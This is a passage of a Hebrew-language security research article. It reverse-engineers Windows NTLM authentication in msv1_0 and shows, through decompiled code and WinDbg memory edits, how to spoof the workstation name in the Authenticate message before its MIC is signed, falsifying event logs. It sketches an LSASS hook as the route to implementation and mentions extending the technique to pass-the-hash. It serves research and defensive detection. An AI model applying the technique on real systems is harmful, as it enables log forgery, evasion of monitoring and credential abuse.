נשים לב שממש לפני כן יש קריאה לפונקציה *SsprMICHandshakeMessages* שמועבר אליה *PUCHAR_BUFFER* בתור הפטרמטר השביעי, מחקירה קצרה של הפונקציה נראה שהיא אכן זו שיוצרת את ה-MIC לפי החישוב שציינתי לפני כן:

```
2869      packageBufferPointer = PUCHAROF_BUFFER;
2870      SspContextCopyString(
2871        (_DWORD)PUCHAROF_BUFFER,
2872        (_DWORD)PUCHAROF_BUFFER + 0x34,
2873        (unsigned int)&SessionKey,
2874        packageBufferEndOffset,
2875        (__int64)&BUFFER_PLUS_88);
2876      *((_DWORD *)packageBufferPointer + 15) =
2877      pbOutput = packageBufferPointer + 72;
2878      packageBufferCopy = packageBufferPointer;
2879      authMessageSize = messageValue;
2880      SsprMICHandshakeMessages(
2881
2882        (PUCHAR)ntlmContext + 104,
2883        *((_DWORD *)ntlmContext + 78),
2884        *((PUCHAR *)ntlmContext + 38),
2885        messageValue,
2886        authMessageBuffer,
2887        packageSizeCalc,
2888        packageBufferCopy,
2889        pbOutput);
```

```
1  NTSTATUS __fastcall SsprMICHandshakeMessages(
2          PUCHAR pbSecret,
3          ULONG cbInput,
4          PUCHAR pbInput,
5          ULONG a4,
6          PUCHAR pbInputa,
7          ULONG cbInputa,
8          PUCHAR a7,
9          PUCHAR pbOutput)
10 {
11   BCRYPT_HASH_HANDLE phHash; // [rsp+40h] [rbp-18h] BYREF
12
13   if ( BCryptCreateHash((BCRYPT_ALG_HANDLE)0x91, &phHash, 0i64, 0, pbSecret, 0x10u, 0) < 0 )
14     __fastfail(7u);
15   if ( BCryptHashData(phHash, pbInput, cbInput, 0) < 0 )
16     __fastfail(7u);
17   if ( BCryptHashData(phHash, pbInputa, a4, 0) < 0 )
18     __fastfail(7u);
19   if ( BCryptHashData(phHash, a7, cbInputa, 0) < 0 )
20     __fastfail(7u);
21   if ( pbOutput && BCryptFinishHash(phHash, pbOutput, 0x10u, 0) < 0 )
22     __fastfail(7u);
23   return BCryptDestroyHash(phHash);
24 }
```

אז ננסה לעשות לה hook וכך לשנות את הבאפר לפני חתימת ה-MIC. נשים על הפונקציה break point:

```
[0x0]   msv1_0!SsprMICHandshakeMessages
[0x1]   msv1_0!SsprHandleChallengeMessage+0x3e85
[0x2]   msv1_0!SpInitLsaModeContext+0x9e9
```

```
Breakpoint 0 hit
msv1_0!SsprMICHandshakeMessages:
0033:00007ffc`efa88800 48895c2408      mov     qword ptr [rsp+8],rbx
```

```
00 SsprMICHandshakeMessages proc near
00
00 pbSecret        = qword ptr -38h
00 cbSecret        = dword ptr -30h
00 dwFlags         = dword ptr -28h
00 phHash          = qword ptr -18h
00 arg_0           = qword ptr  8
00 arg_8           = qword ptr  10h
00 pbInput         = qword ptr  28h
00 cbInput         = dword ptr  30h
00 arg_30          = qword ptr  38h
00 pbOutput        = qword ptr  40h
```

אכן מועבר בפרמטר "arg_30". בגלל שאנחנו במעבד של 64 סיביות, הפונקציות נקראות באמצעות fastcall__-ים וז"א שאת הפרמטר השביעי אנחנו נשלוף מהסטאק של הפונקציה, במקרה הזה מהמקום ה-0x38 אחרי האוגר RSP שמביע על האיבר העליון במחסנית.

נוודא שבאמת הבאפר שעליו אנחנו עובדים עוד לא מכיל את ה-MIC שאמור להיות בבתים 72-87:

```
kd> db (poi[rsp+38]) + 0x48
0000020d`ca47f288  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0000020d`ca47f298  44 00 45 00 53 00 4b 00-54 00 4f 00 50 00 2d 00  D.E.S.K.T.O.P.-.
0000020d`ca47f2a8  55 00 43 00 30 00 4c 00-4d 00 30 00 38 00 54 00  U.C.0.L.M.0.8.T.
0000020d`ca47f2b8  61 00 68 00 61 00 74 00-44 00 45 00 53 00 4b 00  a.h.a.t.D.E.S.K.
0000020d`ca47f2c8  54 00 4f 00 50 00 2d 00-55 00 43 00 30 00 4c 00  T.O.P.-.U.C.0.L.
0000020d`ca47f2d8  4d 00 30 00 38 00 00 00-00 00 00 00 00 00 00 00  M.0.8...........
0000020d`ca47f2e8  00 00 00 00 00 00 00 00-00 00 00 00 00 00 4b 08  ..............K.
0000020d`ca47f2f8  b8 c9 f4 d7 cd 2f ff 2c-b5 1b 89 f4 ab 36 01 01  ...../.,.....6..
```

ניתן באמת לראות ש-16 הבתים הללו ריקים, כעת ניגש לאופסט [rsp+38h] בסטאק ונתקדם 0x2c צעדים ממנו:

```
kd> db (poi[rsp+38]) + 2c
00000265`e8b0c66c  1e 00 1e 00 80 00 00 00-10 00 10 00 e6 01 00 00  ................
00000265`e8b0c67c  35 82 88 e2 0a 00 61 4a-00 00 00 0f 00 00 00 00  5.....aJ........
00000265`e8b0c68c  00 00 00 00 00 00 00 00-00 00 00 00 44 00 45 00  ............D.E.
00000265`e8b0c69c  53 00 4b 00 54 00 4f 00-50 00 2d 00 55 00 43 00  S.K.T.O.P.-.U.C.
00000265`e8b0c6ac  30 00 4c 00 4d 00 30 00-38 00 54 00 61 00 68 00  0.L.M.0.8.T.a.h.
00000265`e8b0c6bc  61 00 74 00 44 00 45 00-53 00 4b 00 54 00 4f 00  a.t.D.E.S.K.T.O.
00000265`e8b0c6cc  50 00 2d 00 55 00 43 00-30 00 4c 00 4d 00 30 00  P.-.U.C.0.L.M.0.
00000265`e8b0c6dc  38 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  8...............
```

נראה שזה לא בדיוק ה-hostname, ננסה להבין באמצעות ה-pcap כיצד הפונקציה SsprContextCopyString מעתיקה את הסטראקט לבאפר שלנו:

```
    Offset: 118
  ⌄ Host name: DESKTOP-UC0LM08
      Length: 30
      Maxlen: 30
      Offset: 128
  ⌄ Session Key: 573e2f05f26ef6a884a9289b7459c881
      Length: 16
      Maxlen: 16

58 00 00 00 0a 00 0a 00  76 00 00 00 1e 00 1e 00   X······ v······ 
80 00 00 00 10 00 10 00  e6 01 00 00 35 82 88 e2   ····· ····5···
0a 00 61 4a 00 00 00 0f  4b 3a 90 a0 63 af 59 c9   ··aJ···· K:··c·Y·
5d c3 1a 4f 1b f9 7f 50  44 00 45 00 53 00 4b 00   ]··O···P D·E·S·K·
54 00 4f 00 50 00 2d 00  55 00 43 00 30 00 4c 00   T·O·P·-· U·C·0·L·
4d 00 30 00 38 00 54 00  61 00 68 00 61 00 74 00   M·0·8·T· a·h·a·t·
44 00 45 00 53 00 4b 00  54 00 4f 00 50 00 2d 00   D·E·S·K· T·O·P·-·
```

נראה שזה המצביע של ה-hostname בפקטה! רק שה-offset עכשיו הוא offset מתחילת ההודעה:

```
  ⌄ Host name: DESKTOP-UC0LM08
      Length: 30
      Maxlen: 30
      Offset: 128

0060  54 00 4f 00 50 00 2d 00  55 00 43 00 30 00 4c 00   T·O·P·-· U·C·0·L·
0070  4d 00 30 00 38 00 54 00  61 00 68 00 61 00 74 00   M·0·8·T· a·h·a·t·
0080  44 00 45 00 53 00 4b 00  54 00 4f 00 50 00 2d 00   D·E·S·K· T·O·P·-·
0090  55 00 43 00 30 00 4c 00  4d 00 30 00 38 00 00 00   U·C·0·L· M·0·8···
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ····· ····· ····
```

באמת ניתן לראות שבאופסט 0x80 נמצא הבאפר של ה-hostname, לפי השיטה הזו אמפה את כל שאר המשתנים שנכתבו לבאפר:

```
SspContextCopyString(
  packageBufferAlloc,
  packageBufferAlloc + 0x1C,
  (unsigned int)&DomainName,
  packageSizeCalc + packageBufferAlloc,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 0x24,
  (unsigned int)&Username,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 0x2C,
  (unsigned int)&Hostname,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 0xC,
  (unsigned int)&wholeLanManagerResponse,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 0x14,
  (unsigned int)&wholeNTLMResponse,
  bufferEndPointer,
  (__int64)&BUFFER_PLUS_88);
packageBufferEndOffset = bufferEndPointer;
packageBufferPointer = PUCHAROF_BUFFER;
SspContextCopyString(
  (_DWORD)PUCHAROF_BUFFER,
  (_DWORD)PUCHAROF_BUFFER + 0x34,
  (unsigned int)&SessionKey,
  packageBufferEndOffset,
  (__int64)&BUFFER_PLUS_88);
```

כעת, ניגש לשם המחשב ב-offset [rsp+38] + 2c + 4 ונערוך את השדה (חשוב לזכור שבשיטה זו נצטרך לכתוב שם באורך תואם לשם הקודם כדי לא להרוס את האופסטים האחרים בפקטה, למבצוע של המחקר כנראה נצטרך לתת לפונקציה באפר חדש לגמרי עם אופסטים ערוכים וכך להתגבר על המגבלה):

```
Breakpoint 0 hit
msv1_0!SsprMICHandshakeMessages:
0033:00007fff`7e488800 48895c2408      mov     qword ptr [rsp+8],rbx
kd> db (poi[rsp+38]) + 2c + 4
000001b6`b1c672a0  80 00 00 00 10 00 10 00-e6 01 00 00 35 82 88 e2  ............5...
000001b6`b1c672b0  0a 00 61 4a 00 00 00 0f-00 00 00 00 00 00 00 00  ..aJ............
000001b6`b1c672c0  00 00 00 00 00 00 00 00-44 00 45 00 53 00 4b 00  ........D.E.S.K.
000001b6`b1c672d0  54 00 4f 00 50 00 2d 00-55 00 43 00 30 00 4c 00  T.O.P.-.U.C.0.L.
000001b6`b1c672e0  4d 00 30 00 38 00 54 00-61 00 68 00 61 00 74 00  M.0.8.T.a.h.a.t.
000001b6`b1c672f0  44 00 45 00 53 00 4b 00-54 00 4f 00 50 00 2d 00  D.E.S.K.T.O.P.-.
000001b6`b1c67300  55 00 43 00 30 00 4c 00-4d 00 30 00 38 00 00 00  U.C.0.L.M.0.8...
000001b6`b1c67310  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
kd> db (poi[rsp+38]) + 80
000001b6`b1c672f0  44 00 45 00 53 00 4b 00-54 00 4f 00 50 00 2d 00  D.E.S.K.T.O.P.-.
000001b6`b1c67300  55 00 43 00 30 00 4c 00-4d 00 30 00 38 00 00 00  U.C.0.L.M.0.8...
000001b6`b1c67310  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
000001b6`b1c67320  00 00 00 00 00 00 70 f5-44 ce 51 f1 b0 0d aa 08  ......p.D.Q.....
000001b6`b1c67330  ef 95 55 4f ee 0d 01 01-00 00 00 00 00 00 2b f9  ..UO..........+.
000001b6`b1c67340  49 d0 bb 36 da 01 b8 3a-d3 6c 05 93 c3 b7 00 00  I..6...:.l......
000001b6`b1c67350  00 00 02 00 1a 00 4c 00-41 00 50 00 54 00 4f 00  ......L.A.P.T.O.
000001b6`b1c67360  50 00 2d 00 45 00 54 00-48 00 41 00 4e 00 32 00  P.-.E.T.H.A.N.2.
kd> eu (poi[rsp+38]) + 80 "SHABBAT-SHALOM2"
kd> db (poi[rsp+38]) + 80
000001b6`b1c672f0  53 00 48 00 41 00 42 00-42 00 41 00 54 00 2d 00  S.H.A.B.B.A.T.-.
000001b6`b1c67300  53 00 48 00 41 00 4c 00-4f 00 4d 00 32 00 00 00  S.H.A.L.O.M.2...
000001b6`b1c67310  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
000001b6`b1c67320  00 00 00 00 00 00 70 f5-44 ce 51 f1 b0 0d aa 08  ......p.D.Q.....
000001b6`b1c67330  ef 95 55 4f ee 0d 01 01-00 00 00 00 00 00 2b f9  ..UO..........+.
000001b6`b1c67340  49 d0 bb 36 da 01 b8 3a-d3 6c 05 93 c3 b7 00 00  I..6...:.l......
000001b6`b1c67350  00 00 02 00 1a 00 4c 00-41 00 50 00 54 00 4f 00  ......L.A.P.T.O.
000001b6`b1c67360  50 00 2d 00 45 00 54 00-48 00 41 00 4e 00 32 00  P.-.E.T.H.A.N.2.
```

וכעת בפעם האחרונה אתחיל התאמתות NTLM אחרי שערכתי את כל השדות שעיניינו אותי כך שהפקטה תתאים לתרחיש אליו אני מנסה להתחקות:

ntlmssp

No.	Time	Source	Destination	Protocol	Length	Info
25	13.607569	192.168.188.128	192.168.188.1	HTTP	341	POST /wsman?PSVersion=5.1.19041.2673 HTTP/1.1 , NTLMSSP_NEGO
26	13.613881	192.168.188.1	192.168.188.128	HTTP	480	HTTP/1.1 401 , NTLMSSP_CHALLENGE
70	47.974292	192.168.188.128	192.168.188.1	HTTP	900	POST /wsman?PSVersion=5.1.19041.2673 HTTP/1.1 , NTLMSSP_AUTH

```
> Domain name: DESKTOP-UC0LM08
> User name: Tahat
v Host name: SHABBAT-SHALOM2
```

ונוכל לראות שהלוג שנוצר תואם בדיוק לתרחיש שתיארנו בהתחלה:

```
Network Information:
        Workstation Name:        SHABBAT-SHALOM2
        Source Network Address:  192.168.188.128
        Source Port:             49680
```

לעומת הלוג שהיה נוצר ללא ה-hook שלנו:

```
Network Information:
        Workstation Name:        DESKTOP-UC0LM08
        Source Network Address:  192.168.188.128
        Source Port:             49674
```

לא אצרף למאמר את המימושים שלי של המתקפה אבל, בשביל לממש את המתקפה בדרך הפשוטה וה-"לגיטימית" ביותר תצטרכו לכתוב SSP משלכם שנטען למרחב הכתובות של LSASS ועושה hook לפונקציה, הכלי Lsarelayx עושה הרבה ממש שאמרתי למטרות אחרות אבל יכול להוות אחלה של בסיס לפרויקט!

לסיכום

המחקר מהווה נקודת מפנה בכל עולם ה-OpSec של תוקפים, הוא יכול לעלות משמעותית את רמתם ואת אופי התרגול שלהם של אנשי ההגנה בארגון. בעקבות המאמר אני מקווה שיעלו נקודות למחשבה עבור טכניקות חדשות לניטור המתקפה וגם מימושים שונים שלה, אולי באמצעות hook-ים של פונקציות שונות מ-SsprMICHandshakeMessages.

חשוב לזכור שההדגמה הספציפית במאמר מדברת על שינוי רק של שדה אחד מתוך פקטת ה-Authenticate ב-NTLM מתוך עוד שדות רבים שגם ניתנים לשינויי באמצעות אותה הטכניקה ☺. באותה מידה, יכולנו בשיטה זו לשנות את שם המשתמש והדומיין ועקרונית גם לשנות את ה-NTLMv2 Response כך שיכיל NTLM Hash של סיסמה לבחירתנו וכך לבצע מימוש של PTH משלנו!

המאמר מהווה פתח למחקרים נוספים של שינויים ו-hook-ים ב-SSP-ים שונים, עולם שלדעתי עוד לא הגענו לקצה גבול היכולת שלו. מקווה שנהנתם מהקריאה, יש פה המון מושגים ומתקפות שדילגתי עליהם או לא הסברתי עליהם מספיק בשביל להשאיר את הפוקוס על המחקר, ממליץ בחום לקרוא על כל אלו שלא הבנתם.

קצת עלי

איתן נבלב, בן 21, חוקר אבטחה וראש צוות, לשאלות לגבי המחקר אשמח לענות במייל או בטוויטר:

https://twitter.com/EthanNevelev

bob.bestofbuild@gmail.com

מקורות

רב המחקר מתבסס על מאמרים שנכתבו ע"י Pixis בדפים שלו ב-hackndo, המאמרים קלים לקריאה וברמה גבוהה מאוד, ממליץ לכולם להקדיש את השעתיים האלה, לא תתאכזבו:

https://en.hackndo.com/ntlm-relay/

https://en.hackndo.com/pass-the-hash/

ה-RFC של NTLM כתוב בלינק הבא:

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4

הכלי Lsarelax שמממש הרבה מהיכולות שעליהן דיברנו עבור המתקפה:

https://github.com/CCob/lsarelayx

המון המון קריאה על Struct-ים שונים ופונקציות של Lsass באתר הגדול מכולם:

https://learn.microsoft.com/en-us/windows/win32/

וגם קצת השראה מההרצאה של James Forshaw ב-bluehat האחרון בארץ הקודש:

https://www.youtube.com/watch?v=YLOr_cPlUF8

הסבר מעמיק על PTH:

https://www.praetorian.com/blog/inside-mimikatz-part2/